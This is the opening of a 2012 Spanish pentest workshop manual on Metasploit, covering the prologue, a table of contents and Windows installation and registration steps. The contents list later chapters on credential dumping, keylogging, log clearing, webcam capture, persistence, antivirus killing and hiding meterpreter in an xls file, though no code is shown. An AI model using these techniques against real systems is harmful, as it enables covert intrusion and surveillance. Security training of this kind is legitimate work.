



Taller auditoria y pentest 2012 por Bernabé Muñoz Mogrobojo se encuentra bajo una Licencia [Creative Commons Reconocimiento-NoComercial-CompartirIgual 3.0 Unported](https://creativecommons.org/licenses/by-nc-sa/3.0/).

❖ PRÓLOGO


Ya ha pasado casi más de un año desde que me decidí a hacer el primer taller de auditoria con la ilusión de poder ayudar en el día a día a aquellos técnicos, administradores o personal de Ti en el uso de las herramientas de seguridad, y facilitar su aprendizaje.

Hoy me decido a volver a dar la lata con la actualización del primer taller, con novedades importantes en su contenido como la nueva versión de Nessus 5, y el nuevo Framework de metasploit 4.2. Así como nuevos ejemplos prácticos.

Hay partes del documento que no he cambiado, he revisado las partes que han quedado obsoletas y actualizado y he comprobado que sigan realizando su función, hay apartado que son totalmente nuevos, podría extenderme en el contenido haciendo hincapié en cada parte de los módulos que tiene metasploit, pero mi tiempo no lo permite.

Espero que la lectura y sobre todo el contenido de las imágenes (que no solo están para rellenar sino que son una manera grafica de ver el funcionamiento del framewok), os ayuden y aclaren dudas que tengáis o que al menos os aporte algo más de lo que ya sepáis.

Un comentario a la comunidad Linux, podría haber hecho el taller basándome en backtrack 5, pero he de deciros que Internet está lleno de manuales videos, sobre como funciona en este entorno, creo que la versión Windows se merece un poco de atención con sus particularidades.



INDICE


Metasploit	Pág. 4-5
Instalación de Metasploit framework	Pág. 6-14
Interfaces	Pág 15
Framework MSFGUI	Pág 16-21
Msfconsole	Pág. 22-31
Armitage	Pág. 32-34
Funcionalidades	Pág. 35-38
Meterpreter	Pág 39-40
Hashdump	Pág 40-47
Sniffer	Pág 48-50
Screenshot	Pág 51
Keyscan	Pág 52-53
Clearev	Pág 54
Timestomp	Pág 55-56
Webcam	Pág 57
Sound-recorder	Pág 58
Get-application-list	Pág 59
Winenum	Pág 60
Metsvc	Pág 61-62
Persistence	Pág 63-65
Shell	Pág 66
Execute	Pág 67
Upload	Pág 68
Download	Pág 69
Reg	Pág.70
Killav	Pág 71
Enum_shares	Pág 72
Service Manager	Pág 73
Vnc	Pág 74
Screen_unlock	Pág. 75-79
Mi meterpreter se hace invisible	Pág. 80-91
Incrustar meterpreter en xls	Pág. 92-95
Msfpayload	Pág. 96-99
Msfencode	Pág. 100-105
Msfvenom	Pág. 106
Auxiliary	Pág 107-109
Search-email_collector	Pág 110
Enum_dns	Pág 111
Page_collector	Pág 112
Nessus	Pág. 113-127
Escaner web wmap	Pág. 128
Nmap	Pág. 129-133
Wireshark	Pág. 134-142
Escenarios Prácticos	Pág. 143-156
Ataque manual vs Herramientas Automáticas	Pág. 157-168
Microsoft Baseline security analyzer	Pág. 169-173

Metasploit

❖ Conceptos Básicos.

Metasploit es una herramienta de pentest para el desarrollo y ejecución de exploits destinada a auditar vulnerabilidades, fue desarrollada por HdMoore en el verano del año 2003.

Hd moore es un investigador de seguridad, trabajó como director de seguridad para los sistemas de breakpoint, también co-fundó la defensa de digital, actualmente trabaja como jefe de seguridad en la empresa Rapid7 <http://www.rapid7.com/> dedicada a la seguridad informática y a la comercialización de la versión profesional de metasploit framework, Hdmoore mantiene el proyecto original opensource.




Lo que en un principio era un entorno para el desarrollo de exploits, poco a poco ha ido convirtiéndose en un entorno de auditoria y pentest donde continuamente van añadiéndose nuevos módulos.

En el siguiente enlace puedes comprobar las diferencias existentes entre la versión free y la de pago.

<http://www.rapid7.com/products/metasploit/compare-and-buy.jsp>.

La herramienta inicialmente fue escrita en lenguaje perl para posteriormente ser reescrita en ruby.

Puedes descargarla desde <http://www.metasploit.com/framework/download>, está disponible para los sistemas operativos unix, Linux y Windows, a fecha de la publicación de este libro existe la versión 4.2 del Framework



Descarga de Metasploit Framework


La herramienta en principio puede parecer un poco espesa, pero a medida que nos vamos adentrando en la filosofía de su estructura nos ofrece un entorno fácil y lleno de posibilidades.

Instalación de Metasploit Framework


Comenzaremos descargando la versión para Windows del sitio web.



Seguiremos las instrucciones que nos va indicando el ejecutable.



Dos mensajes nos advierten que el framework no es compatible con algún tipo de antivirus o firewall con lo cual recomienda desactivarlos para evitar el malfuncionamiento de la aplicación.



Pulsamos en next..



Aceptamos el acuerdo de licencia, la cual nos recuerda que es válida para un año y con un máximo de 32 hosts simultáneos.




Le indicamos al instalador la ruta donde se ubicará el framework.




Definiremos el puerto que metasploit usará como servicio.





Crearemos un certificado para las comunicaciones seguras.






Definimos que se actualice automáticamente (Recomendado)






Al finalizar la instalación arrancará la consola Web para iniciar el proceso de registro de la licencia online.

Pedirá un Usuario y una contraseña para crear la cuenta.




The image shows the Metasploit Setup and Config page in a web browser. The browser address bar shows 'https://localhost:5790/users/new'. The page has a header with the Metasploit logo and a 'Community' link. Below the header, there's a 'New User Setup' section. It contains a 'Login Info' form with fields for 'Username' (filled with 'ADMIN'), 'Password' (filled with '*****'), and 'Password confirmation' (filled with '*****'). Below this is an 'Optional Info & Settings' section with fields for 'Full name', 'Email address', 'Organization', and a 'Time zone' dropdown menu (set to '(GMT+01:00) Amsterdam'). A 'Create Account' button is at the bottom right of the form. The footer of the page includes 'Metasploit 4.2.0 - Update 1', '© 2010-2011 Rapid7 LLC, Boston, MA', and the 'RAPID7' logo.




The image shows the Metasploit Activate Metasploit page in a web browser. The browser address bar shows 'https://localhost:5790/setup/activation'. The page has a header with the Metasploit logo and a navigation bar with links for 'Project', 'Account - BERNABE', 'Administration', and 'Community'. Below the header, there's an 'Activate Metasploit' section. It features a progress bar with three steps: 'Request a Key', 'Activate' (the current step), and 'Success'. Below the progress bar, there's a link: 'Need a new product key? Register your Metasploit license here!'. There's a 'Product Key' input field. Below it, there's a checkbox labeled 'Use an HTTP Proxy to reach the Internet?'. An 'Activate License' button is present. Below this, there's an 'Offline Activation Files' section with a note: 'If you have received an offline activation file, it can be uploaded via the Offline Activation form.' The footer of the page includes 'Metasploit 4.2.0 - Update 1', '© 2010-2011 Rapid7 LLC, Boston, MA', and the 'RAPID7' logo.

Pulsaremos en “**Register your Metasploit license here**”

TALLER AUDITORIA Y PENTEST 2012





